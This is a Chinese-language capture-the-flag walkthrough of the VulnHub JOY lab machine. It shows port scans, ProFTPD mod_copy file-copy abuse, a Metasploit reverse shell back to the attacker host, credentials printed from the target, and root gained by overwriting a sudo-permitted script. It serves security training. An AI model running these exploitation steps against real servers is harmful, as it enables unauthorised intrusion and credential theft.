> *靶机地址：* *https://www.vulnhub.com/entry/digitalworldlocal-joy,298/*

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-03 12:14 CST
Nmap scan report for 192.168.139.1
Host is up (0.00032s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.137
Host is up (0.00032s latency).
MAC Address: 00:0C:29:79:96:13 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:F8:5C:6B (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.10 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.137
```


```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         ProFTPD 1.2.10
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxr-x   2 ftp      ftp          4096 Jan  6  2019 download
|_drwxrwxr-x   2 ftp      ftp          4096 Jan 10  2019 upload
22/tcp  open  ssh         Dropbear sshd 0.34 (protocol 2.0)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANC
EDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=JOY
| Subject Alternative Name: DNS:JOY
| Not valid before: 2018-12-23T14:29:24
|_Not valid after:  2028-12-20T14:29:24
|_ssl-date: TLS randomness does not represent time
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2016-07-19 20:03  ossec/
|_
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Index of /
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: SASL UIDL CAPA TOP RESP-CODES AUTH-RESP-CODE PIPELINING STLS
|_ssl-date: TLS randomness does not represent time
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: IDLE more have post-login OK LOGINDISABLEDA0001 LOGIN-REFERRALS IMAP
4rev1 SASL-IR ID STARTTLS Pre-login listed LITERAL+ ENABLE capabilities
|_ssl-date: TLS randomness does not represent time
445/tcp open  netbios-ssn Samba smbd 4.5.12-Debian (workgroup: WORKGROUP)
465/tcp open  smtp        Postfix smtpd
|_smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANC
EDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=JOY
| Subject Alternative Name: DNS:JOY
| Not valid before: 2018-12-23T14:29:24
|_Not valid after:  2028-12-20T14:29:24
|_ssl-date: TLS randomness does not represent time
587/tcp open  smtp        Postfix smtpd
```

```
587/tcp open  smtp        Postfix smtpd
|_smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANC
EDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
| ssl-cert: Subject: commonName=JOY
| Subject Alternative Name: DNS:JOY
| Not valid before: 2018-12-23T14:29:24
|_Not valid after:  2028-12-20T14:29:24
|_ssl-date: TLS randomness does not represent time
993/tcp open  ssl/imaps?
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3s?
|_ssl-date: TLS randomness does not represent time
MAC Address: 00:0C:29:79:96:13 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Hosts: The,  JOY.localdomain, JOY; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

目录枚举

```
gobuster dir -u http://192.168.139.137 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
2020/02/03 12:20:05 Starting gobuster
===============================================================
/server-status (Status: 403)
[ERROR] 2020/02/03 12:20:36 [!] parse http://192.168.139.137/error_log: net/url: invali
```





```
root@kali:~# searchsploit ossec
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ---------------------------------
OSSEC 2.7 < 2.8.1 - 'diff' Local Privilege Escalation                                     | exploits/linux/local/37265.txt
OSSEC 2.8 - 'hosts.deny' Local Privilege Escalation                                       | exploits/linux/local/35234.py
OSSEC WUI 0.8 - Denial of Service                                                         | exploits/php/dos/37728.py
------------------------------------------------------------------------------------------ ---------------------------------
```

版本不对

ftp

```
Connected to 192.168.139.137.
220 The Good Tech Inc. FTP Server
Name (192.168.139.137:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x   2 ftp      ftp          4096 Jan  6  2019 download
drwxrwxr-x   2 ftp      ftp          4096 Jan 10  2019 upload
226 Transfer complete
ftp> cd upload
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rwxrwxr-x   1 ftp      ftp          2312 Feb  3 04:27 directory
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_armadillo
-rw-rw-rw-   1 ftp      ftp            25 Jan  6  2019 project_bravado
-rw-rw-rw-   1 ftp      ftp            88 Jan  6  2019 project_desperado
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_emilio
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_flamingo
-rw-rw-rw-   1 ftp      ftp             7 Jan  6  2019 project_indigo
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_komodo
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_luyano
-rw-rw-rw-   1 ftp      ftp             8 Jan  6  2019 project_malindo
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_okacho
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_polento
-rw-rw-rw-   1 ftp      ftp            20 Jan  6  2019 project_ronaldinho
-rw-rw-rw-   1 ftp      ftp            55 Jan  6  2019 project_sicko
-rw-rw-rw-   1 ftp      ftp            57 Jan  6  2019 project_toto
-rw-rw-rw-   1 ftp      ftp             5 Jan  6  2019 project_uno
-rw-rw-rw-   1 ftp      ftp             9 Jan  6  2019 project_vivino
-rw-rw-rw-   1 ftp      ftp             0 Jan  6  2019 project_woranto
```

文件有点多，可视化连接



> *我们使用以下命令将version_control文件拷贝到upload目录中，然后通过ftp下载*

```
telnet 192.168.139.137 21
site cpfr /home/patrick/version_control
site cpto /home/ftp/upload/version_control
```

```
root@kali:~# telnet 192.168.139.137 21
Trying 192.168.139.137...
Connected to 192.168.139.137.
Escape character is '^]'.
site cpfr /home/patrick/version_control
220 The Good Tech Inc. FTP Server
350 File or directory exists, ready for destination name
site cpto /home/ftp/upload/version_control
250 Copy successful
```

```
Version Control of External-Facing Services:

Apache: 2.4.25
Dropbear SSH: 0.34
ProFTPd: 1.3.5
Samba: 4.5.12

We should switch to OpenSSH and upgrade ProFTPd.

Note that we have some other configurations in this machin
1. The webroot is no longer /var/www/html. We have changed
2. I am trying to perform some simple bash scripting tutor
```

网站根目录/var/www/tryingharderisjoy

```
root@kali:~# searchsploit ProFTPd 1.3.5
---------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                          |  Path
                                                                                        | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                               | exploits/linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                     | exploits/linux/remote/36803.py
ProFTPd 1.3.5 - File Copy                                                               | exploits/linux/remote/36742.txt
---------------------------------------------------------------------------------------- ---------------------------------
```

msf试试

```
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.139.137
RHOSTS => 192.168.139.137
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set TMPPATH /home/ftp/upload
TMPPATH => /home/ftp/upload
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.139.128:4444
[*] 192.168.139.137:80 - 192.168.139.137:21 - Connected to FTP server
[*] 192.168.139.137:80 - 192.168.139.137:21 - Sending copy commands to FTP server
[*] 192.168.139.137:80 - Executing PHP payload /wgjBRx.php
[-] 192.168.139.137:80 - Exploit aborted due to failure: unknown: 192.168.139.137:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/tryingharderisjoy
sitepath => /var/www/tryingharderisjoy
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.139.128:4444
[*] 192.168.139.137:80 - 192.168.139.137:21 - Connected to FTP server
[*] 192.168.139.137:80 - 192.168.139.137:21 - Sending copy commands to FTP server
[*] 192.168.139.137:80 - Executing PHP payload /xqmagXs.php
[*] Command shell session 1 opened (192.168.139.128:4444 -> 192.168.139.137:54474) at 2020-02-04 09:00:11 +0800

id
uid=33(www-data) gid=33(www-data) groups=33(www-data),123(ossec)
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
www-data@JOY:/var/www/tryingharderisjoy/ossec$ cat patricksecret
cat patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis

how would these hack3rs ever find such a page?
www-data@JOY:/var/www/tryingharderisjoy/ossec$
```

```
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick
su patrick
Password: apollo098765

patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo -l
sudo -l
Matching Defaults entries for patrick on JOY:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on JOY:
    (ALL) NOPASSWD: /home/patrick/script/test
patrick@JOY:/var/www/tryingharderisjoy/ossec$ vi /home/patrick/script/test
vi /home/patrick/script/test
bash: vi: command not found
```

```
patrick@JOY:/var/www/tryingharderisjoy/ossec$ echo 'aaa'>>/home/patrick/script/test
<risjoy/ossec$ echo 'aaa'>>/home/patrick/script/test
bash: /home/patrick/script/test: Permission denied
```

再次利用ProFTPd的文件拷贝漏洞

```
echo "/bin/sh" > /home/ftp/upload/test
```

```
telnet 192.168.139.137 21
site cpfr /tmp/test
site cpto /home/patrick/script/test
```

```
root@kali:~# telnet 192.168.139.137 21
Trying 192.168.139.137...
Connected to 192.168.139.137.
Escape character is '^]'.
220 The Good Tech Inc. FTP Server
site cpfr /tmp/test
550 /tmp/test: No such file or directory
```

需要先拷贝到upload目录下

```
telnet 192.168.139.137 21
site cpfr /home/ftp/upload/test
site cpto /home/patrick/script/test
```

```
root@kali:~# telnet 192.168.139.137 21
Trying 192.168.139.137...
Connected to 192.168.139.137.
Escape character is '^]'.
220 The Good Tech Inc. FTP Server
site cpfr /tmp/test
550 /tmp/test: No such file or directory
site cpfr /home/ftp/upload/test
350 File or directory exists, ready for destination name
site cpto /home/patrick/script/test
250 Copy successful
```

```
sudo /home/patrick/script/test
```

```
patrick@JOY:/home/ftp/upload$ sudo /home/patrick/script/test
sudo /home/patrick/script/test
# cd /root
cd /root
# ls
ls
author-secret.txt      dovecot.crt  dovecot.key     proof.txt   rootCA.pem
document-generator.sh  dovecot.csr  permissions.sh  rootCA.key  rootCA.srl
# cat proof.txt
cat proof.txt
Never grant sudo permissions on scripts that perform system functions!
#
```

参考链接:

https://blog.csdn.net/weixin_44214107/article/details/101228240